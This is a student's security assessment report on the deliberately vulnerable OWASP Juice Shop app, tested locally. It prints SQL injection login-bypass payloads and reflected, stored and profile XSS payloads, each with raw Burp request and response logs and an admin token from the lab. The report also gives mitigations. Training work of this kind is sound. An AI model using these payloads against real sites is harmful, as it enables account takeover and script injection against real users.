■ Web Application Security Assessment Report

Target Application: **OWASP Juice Shop**

Prepared by: **Rishav Raj**

CIN ID: **FIT/AUG25/CS3104**

Date: **31 August 2025**

1. About the Assessment

This security assessment was conducted on OWASP Juice Shop, an intentionally vulnerable web application designed for practicing ethical hacking and penetration testing. The objective was to identify vulnerabilities from the OWASP Top 10 and demonstrate exploitation using manual testing with Burp Suite Community Edition and browser-based payloads.

2. Key Findings


2.1 SQL Injection (Authentication Bypass)

SQL Injection was identified in the login form. By injecting crafted SQL payloads into the email parameter, an attacker can bypass authentication and gain unauthorized access to administrative accounts.

Payloads Used:
1) "email":"admin@juice-sh.op'--", "password":"anything"
2) "email":"admin@juice-sh.op' OR '1'='1", "password":"anything"
3) "email":"admin@juice-sh.op'--", "password":""

Impact: Unauthorized access to admin accounts, risk of full database compromise.

Mitigation: Use parameterized queries (prepared statements), enable ORM protections, and enforce input validation.




kali-linux-2025.2-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2025.5.3 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer
Extensions Learn
Send Cancel
Target: http://127.0.0.1:3000
HTTP/1
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
Inspector
Notes
Custom actions
0 highlights
Done
1,185 bytes | 1,834 millis
Event log All issues
Memory: 148.4MB
Disabled
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

```
sec-ch-ua: "Chromium";v="137", "Not/A)Brand";v="24"
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36
Origin: http://127.0.0.1:3000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1:3000/
Accept-Encoding: gzip, deflate, br
Cookie: language=en; welcomebanner_status=dismiss
Connection: keep-alive

{
    "email":"admin@juice-sh.op'--",
    "password":"anything"
}
```

```
Date: Sun, 24 Aug 2025 14:53:46 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
    "authentication":{
        "token":
        "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6I
        mFkbWluQGp1aWNlLXNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUiOiJhZG1pbiIsImRlbHV4
        ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIiLCJwcm9maWxlSW1hZ2UiOiJhc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHRBZG1pbi5
        wbmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjUtMDgtMjMgMTk6NTY6MTUuNTY4ICswMDowMCIsInVwZG
        F0ZWRBdCI6IjIwMjUtMDgtMjMgMTk6NTY6MTUuNTY4ICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTc1NjA0NzIyN30.p-e9SNky7imH-
        2Rzrh63CbIkhE8HbGPv8QbGaTKYaNiT1pdiU2PVnITCAdfRaGVU9s3nbOv4oDFXWqvgneW4ADzaJ_EV4toRckezp-nW8FYsvaznJv-a2TSDvKCoLdHA
        qu13TLUdljPXbLykk7lb-_4SXWk1frUgG9mAjkmkeF8",
        "bid":1,
        "umail":"admin@juice-sh.op"
    }
}
```




kali-linux-2025.2-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2025.5.3 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer
Extensions Learn
Send Cancel
Target: http://127.0.0.1:3000
HTTP/1
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
Inspector
Notes
Custom actions
0 highlights
Done
1,185 bytes | 1,143 millis
Event log All issues
Memory: 147.7MB
Disabled
To return to your computer, move the mouse pointer outside or press Ctrl+Alt.

```
sec-ch-ua: "Chromium";v="137", "Not/A)Brand";v="24"
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36
Origin: http://127.0.0.1:3000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1:3000/
Accept-Encoding: gzip, deflate, br
Cookie: language=en; welcomebanner_status=dismiss
Connection: keep-alive

{
    "email":"admin@juice-sh.op' OR '1'='1",
    "password":"anything"
}
```

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 799
ETag: W/"31f-ZI4aFBlvlxzm3v7L3NKvNaDv9g8"
Vary: Accept-Encoding
Date: Sun, 24 Aug 2025 14:56:42 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
    "authentication":{
        "token":
        "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6I
```



```
Request
sec-ch-ua: "Chromium";v="137", "Not/A)Brand";v="24"
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36
Origin: http://127.0.0.1:3000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1:3000/
Accept-Encoding: gzip, deflate, br
Cookie: language=en; welcomebanner_status=dismiss
Connection: keep-alive

{
    "email":"admin@juice-sh.op'--",
    "password":""
}
```

```
Response
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 799
ETag: W/"31f-rtOpdE2MgIrGMAFBiLzRIsgqCxk"
Vary: Accept-Encoding
Date: Sun, 24 Aug 2025 15:01:10 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
    "authentication":{
        "token":
        "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6I
```

kali-linux-2025.2-vmware-amd64 - VMware Workstation
Burp Suite Community Edition v2025.5.3 - Temporary Project
Dashboard
Target
Proxy
Intruder
Repeater
Collaborator
Sequencer
Decoder
Comparer
Logger
Organizer
Extensions
Learn
Send
Cancel
Target: http://127.0.0.1:3000
HTTP/1
0 highlights
Done
1,185 bytes | 1,119 millis
Event log
All issues
Memory: 147.6MB
Disabled
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

2.2 Cross-Site Scripting (XSS)

Multiple XSS vulnerabilities were identified across the application, including reflected, stored, and DOM-based XSS. These allow an attacker to execute arbitrary JavaScript in the victim's browser, leading to potential session hijacking, credential theft, or defacement.

Payloads used:

A) Reflected XSS (Search Box):

- <iframe src=javascript:alert('XSS_Detected')>
- <img src=x onerror=alert('XSS_Detected')>
- <script>alert(1)</script>

B) Stored XSS (Feedback/Review Form):


- {"comment":"<script>alert('XSS')</script>","rating":5}

C) Profile Page XSS:

- {"username":"<img src=x onerror=alert(1)>"}

Impact: Attacker-controlled JavaScript execution, risk of session hijacking, phishing, or defacement**.**

Mitigation: Implement proper input sanitization and output encoding, use CSP headers, and apply framework-level XSS protections.



```
Request
Cookie: language=en; welcomebanner_status=dismiss; continueCode=[illegible];
token=
[illegible]
cookieconsent_status=dismiss
Connection: keep-alive

username=<img src=x onerror=alert(1)>
```


```
Response
HTTP/1.1 302 Found
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Set-Cookie: token=
[illegible]; Path=/
Location: /profile
Vary: Accept, Accept-Encoding
Content-Type: text/html; charset=utf-8
Content-Length: 37
Date: Sun, 31 Aug 2025 11:54:59 GMT
Connection: keep-alive
Keep-Alive: timeout=5

<p>
    Found. Redirecting to /profile
</p>
```

User Profile

Email: example@gmail.com

Username: mhav



```
Request
Content-Type: application/json
Origin: http://127.0.0.1:3000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1:3000/
Accept-Encoding: gzip, deflate, br
Cookie: language=en; welcomebanner_status=dismiss; continueCode=[illegible];
token=
[illegible]
Connection: keep-alive

{"UserId":23,"captchaId":3,"captcha":"79","comment":"<script>alert('XSS')</script>","rating":5}
```

```
Response
HTTP/1.1 201 Created
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Location: /api/Feedbacks/11
Content-Type: application/json; charset=utf-8
Content-Length: 151
ETag: W/"97-kpcccnjBssMBt5089ezUucuy10w"
Vary: Accept-Encoding
Date: Sun, 31 Aug 2025 11:31:25 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
    "status":"success",
    "data":{
        "id":11,
```

Customer Feedback

Author: ***mple@gmail.com


Comment*: hello

Max. 160 characters 5/160

CAPTCHA: What is 9*8+7 ?


Result*: 79

This website uses fruit cookies to ensure you get the juiciest tracking experience.




```
localhost:3000/#/search?q=<iframe src%3Djavascript:alert('XSS_Detected')>
```

```
localhost:3000
XSS_Detected
```



```
localhost:3000/#/search?q=<img src%3Dx onerror%3Dalert('XSS_Detected')>
```

```
localhost:3000
XSS_Detected
```



```
GET /rest/products/search?q=<script>alert(1)</script>S HTTP/1.1
Host: 127.0.0.1:3000
sec-ch-ua-platform: "Linux"
Authorization: Bearer
[illegible]
Accept-Language: en-US,en;q=0.9
Accept: application/json, text/plain, */*
sec-ch-ua: "Chromium";v="137", "Not/A)Brand";v="24"
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
```

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 30
ETag: W/"1e-JkPcI+pGj7B8TvDuZTVVIe9GzaY"
Vary: Accept-Encoding
Date: Sun, 31 Aug 2025 10:56:00 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
  "status":"success",
  "data":[
  ]
}
```

```
127.0.0.1:3000/#/search?q=<script>alert(1)<%2Fscript>
```

3. OWASP Top 10 Mapping

Vulnerability	OWASP Top 10 Category
SQL Injection (Auth Bypass)	A03:2021 - Injection
Reflected XSS	A03:2021 - Injection
Stored XSS	A03:2021 - Injection
Profile XSS	A03:2021 - Injection

4. Conclusion

The assessment confirmed multiple critical vulnerabilities including SQL Injection and XSS. These vulnerabilities could allow attackers to compromise accounts, steal session tokens, or inject malicious scripts. It is strongly recommended to fix these issues by following secure coding practices and enabling modern browser defenses such as Content Security Policy (CSP).